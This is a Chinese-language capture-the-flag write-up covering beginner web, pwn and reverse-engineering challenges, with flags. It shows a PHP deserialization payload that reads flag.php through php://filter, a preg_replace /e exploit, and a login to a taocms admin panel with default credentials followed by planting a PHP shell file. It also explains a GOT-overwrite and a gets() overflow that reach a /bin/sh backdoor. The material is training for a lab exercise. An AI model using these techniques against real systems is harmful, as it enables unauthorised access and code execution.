   打开地址，输出查看 flag 的 payload 就得到 flag（就很突然啊）

Hello

flag{60d68335-268b-425e-bc6b-f2a61a09f523}



7. [WEEK2]no_wake_up

   打开容器查看 php 码

```php
<?php
highlight_file(__FILE__);
class  flag{
        public  $username;
        public  $code;
        public  function  __wakeup(){
                $this->username  =  "guest";
        }
        public  function  __destruct(){
                if($this->username  =  "admin"){
                        include($this->code);
                }
        }
}
unserialize($_GET['try']);
```

   Get 传参反序列化，思路：首先传入值反序列化会启动 wakeup 函数然后，我们让 username 这个 wakeup 下地址传入 flag，

相当于销毁对象，此时就启动 destruct 魔术方法了，然后给 code 传入伪协议得到 flag 的 base64

```php
$a=new flag;
$a->username=flag;
$a->code="php://filter/read=convert.base64-encode/resource=flag.php";
echo(serialize($a));
```

```php
<?php
highlight_file(__FILE__);
class flag{
        public $username;
        public $code;
        public function __wakeup(){
                $this->username = "guest";
        }
        public function __destruct(){
                if($this->username = "admin"){
                        include($this->code);
                }
        }
}
unserialize($_GET['try']);
```

PD9waHANCiRmbGFnID0gImZsYWd7NjFlZDA2NDYtOTVjZi00NTgyLThiMTYtMTJhZGU4M2NjMDI4fSI7

解密 base 得到 flag

PD9waHANCiRmbGFnID0gImZsYWd7NjFlZDA2NDYtOTVjZi00NTgyLThiMTYtMTJhZGU4M2NjMDI4fSI7

编码 base64　　字符集 utf8(unicode编码)

编 码


```php
<?php
$flag = "flag{61ed0646-95cf-4582-8b16-12ade83cc028}";
```

8. [WEEK1]ezphp

打开容器看到代码

```php
<?php
error_reporting(0);
if(isset($_GET['code'])  &&  isset($_POST['pattern']))
{
        $pattern=$_POST['pattern'];
        if(!preg_match("/flag|system|pass|cat|chr|ls|[0-9]|tac|nl|od|ini_set|eval|exec|dir|\.|\`|read*|show|file|
\<|popen|pcntl|var_dump|print|var_export|echo|implode|print_r|getcwd|head|more|less|tail|vi|sort|uniq|sh|include|
\||\&|\*|\%/i",$code))
        {
                $code=$_GET['code'];
                preg_replace("/(".$pattern.")/ei","print_r(\"\\1\")",$code);
                echo "you are smart";
        }else{
                die("try again");
        }
}else{
        die("it is begin");
}
```

注意到 preg_replace 的/e 漏洞，写 payload 进入 phpinfo




查找到 flag

USER	www-data
FLAG	flag{8031bac0-9b60-4356-b4f7-737a63c3849d}


9. [WEEK2]EasyCMS

打开容器看到是 taocms 系统


了解 taocms 的漏洞后，打开 url/admin/admin.php 进入后台




输入默认账户密码 admin/tao 进入后台管理系统



进入文件管理新建个 php 文件，写个获得系统的代码，然后就可以查看文件目录得到 flag




flag{w0w_CM5_is_DAngerouS_41Rl6H7?_f61ceb8f1fb0}



pwn：

1. [WEEK1]nc

   打开容器直接 nc 地址查看目录发现 flag 文件打开得到 flag




2. [WEEK1]hard nc


   打开容器，nc 地址后进入系统先查看目录看到 flag 打开发现

没有

ls -lR 扫描目录看到 gift2 里有 flag2，打开 flag2 里有 base 加密的 flag 后半部分



最后还有前半部分没有找到，猜测被隐藏了，于是 ls -a 查找隐藏目录发现.gift 打开得到 flag 前半部分



3. [WEEK1]pkmon

下载附件在 ida 中分析，先看 main 函数 F5 伪代码看到 vuln 函数打开

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  setbuf(stdout, 0LL);
  setbuf(stderr, 0LL);
  setbuf(stdin, 0LL);
  vuln();
  puts(aSetOffAndBecom);
  return 0;
}
```

```
  puts("Congratulations on becoming a Pokemon Master");
  puts("Now come up with a name for your Pokemon");
  __isoc99_scanf("%d", &v1);
  return __isoc99_scanf("%8s", 8 * v1 + 0x6010A0LL);
}
```

可以看到有俩个 puts 和 scanf，第一次输入值会存到 v1 中，而第二次输入的值会存在 8*v1+0x6010A0 这个地址，这时我们可以思考是否可以通过 v1 来改变第二次输入值的地址来达到溢出效果

```
int getflag()
{
  return system("/bin/sh");
}
```

```
public getflag
getflag proc near
; __unwind {
push    rbp
mov     rbp, rsp
mov     edi, offset command ; "/bin/sh"
call    _system
nop
pop     rbp
retn
; } // starts at 40072B
getflag endp
```


同时我们看到存在后门函数和他的地址，因为程序会调用两次 puts 函数的地址，此时如果我们通 0 过第一次输入 v1 改变第二次输入值的地址，将后门函数的地址传入 puts 函数地址，使得程序第二次想调用 puts 函数时调用了后门函数，让我们进入系统

我们先找 puts 函数地址

```
qword_601010 dq 0                       ;
off_601018 dq offset puts               ;
off_601020 dq offset setbuf             ;
off_601028 dq offset system             ;
off_601030 dq offset __libc_start_main  ;
off_601038 dq offset __isoc99_scanf     ;
_got_plt ends
```

```
(tangjunyi㉿tangjunyi)-[~]
$ python
Python 3.10.8 (main, Nov  4 2022, 09:21:25) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> 0x6010A0-0x601018
136
>>> 136/8
17.0
>>>
```

简单计算得到地址距离此时我们 v1 只要上传-17 即可定位 puts 地址，用 pwntools 写 payload



先上传第一个值，然后把后门函数地址打包上传成功进入系统查看目录得到 flag

4. [WEEK1]showshowway

先用 ida 分析程序附件，一样查看伪代码看到 vuln 函数打开

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  setbuf(stdout, 0LL);
  setbuf(stderr, 0LL);
  setbuf(stdin, 0LL);
  puts("Do you know overflow better than me?");
  puts("Let's try");
  vuln();
  return 0;
}
```

```
1  __int64 vuln()
2  {
3    gets(&s);
4    if ( strcmp(y, p) )
5    {
6      puts("you lose the game");
7      exit(0);
8    }
9    return getflag();
0  }
```

```
int getflag()
{
  puts("oK,you get it");
  return system("/bin/sh");
}
```

看到程序是来比较 y 与 p 的值，如果相同就进入后门函数

但是我们输入的值是 gets 危险函数到了 s 里所以考虑栈溢出，让我们输入 s 值溢出到 y 里，同时我们可以看到 s 和 y 是挨着的栈

双击 s 看到 s 的地址开始是 C0


```
.bss:00000000006010A9 ?? ?? ?? ?? ?? ?? ?? ?? ?? ??+align 20h
.bss:00000000006010C0                                 public s
.bss:00000000006010C0 ??                              s db    ? ;
.bss:00000000006010C1 ??                              db    ? ;
.bss:00000000006010C2 ??                              db    ? ;
.bss:00000000006010FF ??                              db    ? ;
.bss:0000000000601100                                 public y
.bss:0000000000601100                                 ; char y[32]
.bss:0000000000601100 ?? ?? ?? ?? ?? ?? ?? ?? ?? ??+y db 20h dup(?)
```

末尾是 FF 用 python 计算栈长，同时看一下 p 是什么值

```
└─$ python
Python 3.10.8 (main, Nov  4 2022, 09:21:25) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information
>>> 0xC0-0xFF
-63
>>>
```

```
                public p
                ; char *p
 00 00 00       p dq offset aShowshowway        ; DATA XREF: vuln+13↑r
                _data ends                      ; "showshowway"

                ; ============================================================
```

就可以用 pwntools 写 payload 了，但是竟然失败了



后来查了哈得加个 p.recv()让 pwntools 接受数据，重新写 payload 成功进入系统得到 flag

re：

1. [WEEK1]signin

   下载附件解压放入 ida 中看到 flag

```
call    __main
mov     [rbp+var_20], 66h ; 'f'
mov     [rbp+var_1F], 6Ch ; 'l'
mov     [rbp+var_1E], 61h ; 'a'
mov     [rbp+var_1D], 67h ; 'g'
mov     [rbp+var_1C], 7Bh ; '{'
mov     [rbp+var_1B], 66h ; 'f'
mov     [rbp+var_1A], 6Ch ; 'l'
mov     [rbp+var_19], 61h ; 'a'
mov     [rbp+var_18], 67h ; 'g'
mov     [rbp+var_17], 31h ; '1'
mov     [rbp+var_16], 73h ; 's'
mov     [rbp+var_15], 69h ; 'i'
mov     [rbp+var_14], 6Eh ; 'n'
mov     [rbp+var_13], 61h ; 'a'
mov     [rbp+var_12], 72h ; 'r'
mov     [rbp+var_11], 72h ; 'r'
mov     [rbp+var_10], 61h ; 'a'
mov     [rbp+var_F], 79h ; 'y'
mov     [rbp+var_E], 7Dh ; '}'
lea     rax, Format     ; "helloworld"
mov     rcx, rax        ; Format
call    printf
```

2. [WEEK1]ez_asm

打开附件看到是汇编码文本，让 ai 解读一下该程序运行过程为

```
.text:0000000000401550                          var_4= dword ptr -4
.text:0000000000401550
.text:0000000000401550 55                       push    rbp
.text:0000000000401551 48 89 E5                 mov     rbp, rsp
.text:0000000000401554 48 83 EC 30              sub     rsp, 30h
.text:0000000000401558 E8 33 01 00 00           call    __main
.text:0000000000401558
.text:000000000040155D C7 45 FC 00 00 00 00     mov     [rbp+var_4], 0
.text:0000000000401564 EB 4B                    jmp     short loc_4015B1
.text:0000000000401564
.text:0000000000401566                          ; ---------------------------------
----------------------------------------
.text:0000000000401566
.text:0000000000401566                          loc_
401566:                         ; CODE XREF: main+65↓j
.text:0000000000401566 8B 45 FC                 mov     eax, [rbp+var_4]
.text:0000000000401569 48 98                    cdqe
.text:000000000040156B 48 8D 15 AE 1A 00 00     lea     rdx, flag
.text:0000000000401572 0F B6 04 10              movzx   eax, byte ptr [rax+rdx]
.text:0000000000401576 83 F0 1E                 xor     eax, 1Eh
.text:0000000000401579 89 C1                    mov     ecx, eax
.text:000000000040157B 8B 45 FC                 mov     eax, [rbp+var_4]
.text:000000000040157E 48 98                    cdqe
.text:0000000000401580 48 8D 15 99 1A 00 00     lea     rdx, flag
.text:0000000000401587 88 0C 10                 mov     [rax+rdx], cl
.text:000000000040158A 8B 45 FC                 mov     eax, [rbp+var_4]
.text:000000000040158D 48 98                    cdqe
.text:000000000040158F 48 8D 15 8A 1A 00 00     lea     rdx, flag
.text:0000000000401596 0F B6 04 10              movzx   eax, byte ptr [rax+rdx]
.text:000000000040159A 83 E8 0A                 sub     eax, 0Ah
.text:000000000040159D 89 C1                    mov     ecx, eax
```

将var_4值初始化为0

让var_4值加载到eax上

让flag地址加载到rdx上

然后让rdx值加载到eax即让var_4读flag变量

这有个对eax与1Eh异或操作

```
.text:000000000040157B 8B 45 FC                    mov     eax, [rbp+var_4]
.text:000000000040157E 48 98                       cdqe
.text:0000000000401580 48 8D 15 99 1A 00 00        lea     rdx, flag
.text:0000000000401587 88 0C 10                    mov     [rax+rdx], cl
.text:000000000040158A 8B 45 FC                    mov     eax, [rbp+var_4]
.text:000000000040158D 48 98                       cdqe
.text:000000000040158F 48 8D 15 8A 1A 00 00        lea     rdx, flag
.text:0000000000401596 0F B6 04 10                 movzx   eax, byte ptr [rax+rdx]
.text:000000000040159A 83 E8 0A                    sub     eax, 0Ah
.text:000000000040159D 89 C1                       mov     ecx, eax
.text:000000000040159F 8B 45 FC                    mov     eax, [rbp+var_4]
.text:00000000004015A2 48 98                       cdqe
.text:00000000004015A4 48 8D 15 75 1A 00 00        lea     rdx, flag
.text:00000000004015AB 88 0C 10                    mov     [rax+rdx], cl
.text:00000000004015AE FF 45 FC                    inc     [rbp+var_4]
.text:00000000004015AE
.text:00000000004015B1
.text:00000000004015B1                             loc_
4015B1:                             ; CODE XREF: main+14↑j
.text:00000000004015B1 83 7D FC 27                 cmp     [rbp+var_4], 27h ; '
.text:00000000004015B5 7E AF                       jle     short loc_401566
.text:00000000004015B5
.text:00000000004015B7 48 8D 15 62 1A 00 00        lea     rdx, flag
.text:00000000004015BE 48 8D 0D 3B 2A 00 00        lea     rcx,
Format                              ; "%s"
.text:00000000004015C5 E8 76 15 00 00              call    printf
.text:00000000004015C5
.text:00000000004015CA B8 00 00 00 00              mov     eax, 0
.text:00000000004015CF 48 83 C4 30                 add     rsp, 30h
.text:00000000004015D3 5D                          pop     rbp
.text:00000000004015D4 C3                          retn
.text:00000000004015D4
```


从内读取另一个字节然后减去0Ah然后再将减法结果存在flag对应位置

程序循环检测var_4是否小于27h，是就循环

最后打印结果

所以我们只要把输出结果 char 与 0x1E 异或操作后加上 0x0A

可得到：flag



3. [WEEK1]easy_re

下载附件放入 ida 中 F5 查看伪代码

```
int __cdecl main(int argc, const char **argv, const char **e
{
  char Str[52]; // [rsp+20h] [rbp-40h] BYREF
  int v5; // [rsp+54h] [rbp-Ch]
  int j; // [rsp+58h] [rbp-8h]
  int i; // [rsp+5Ch] [rbp-4h]

  _main();
  printf("Input your flag:");
  scanf("%s", Str);
  v5 = strlen(Str);
  for ( i = 0; i < v5; ++i )
    Str[i] = (Str[i] >> 4) | (16 * Str[i]);
  for ( j = 0; j < v5; ++j )
  {
    if ( Str[j] != des[j] )
    {
      printf("Wrong!");
      exit(0);
    }
  }
  printf("Right!");
  return 0;
}
```

可见程序为将输入值的每个字符右移 4 位与原字符的高位进行或运算即让原字符每四位位置互换然后与 des 数组比较

```
97 F5 47+des db 102, 198, 22, 118, 183, 69, 39, 151, 245, 71, 3, 245, 55, 3, 198, 103, 51, 245, 71, 134, 86, 245
F5 47 86+                                       ; DATA XREF: main+91↑o
97 F5 07+db 38, 150, 230, 22, 39, 151, 245, 7, 39, 3, 38, 198, 51, 214, 215, 27 dup(0)
```

双击 des 可以查看到 des 数组的值，这样我们就可以写脚本来倒推 flag 了

```
File  Edit  Format  Run  Options  Window  Help
des = [102, 198, 22, 118, 183, 69, 39, 151, 245, 71, 3, 245, 55, 3, 198, 103, 51

restored_flag = ""

for num in des:
    restored_char = ((num << 4) & 0xFF) | ((num >> 4) & 0xF)
    restored_flag += chr(restored_char)

print(restored_flag)
```

```
Python 3.8.5 Shell
File  Edit  Shell  Debug  Options  Window  Help
Python 3.8.5 (tags/v3.8.5:580fbb0, Jul 20 2020, 15:57:54) [MSC v.1924 64 bit (AM
D64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>>
========== RESTART: D:\python\1.py ==========
flag{Try_t0_s01v3_the_binary_pr0b13m} ±
>>>
```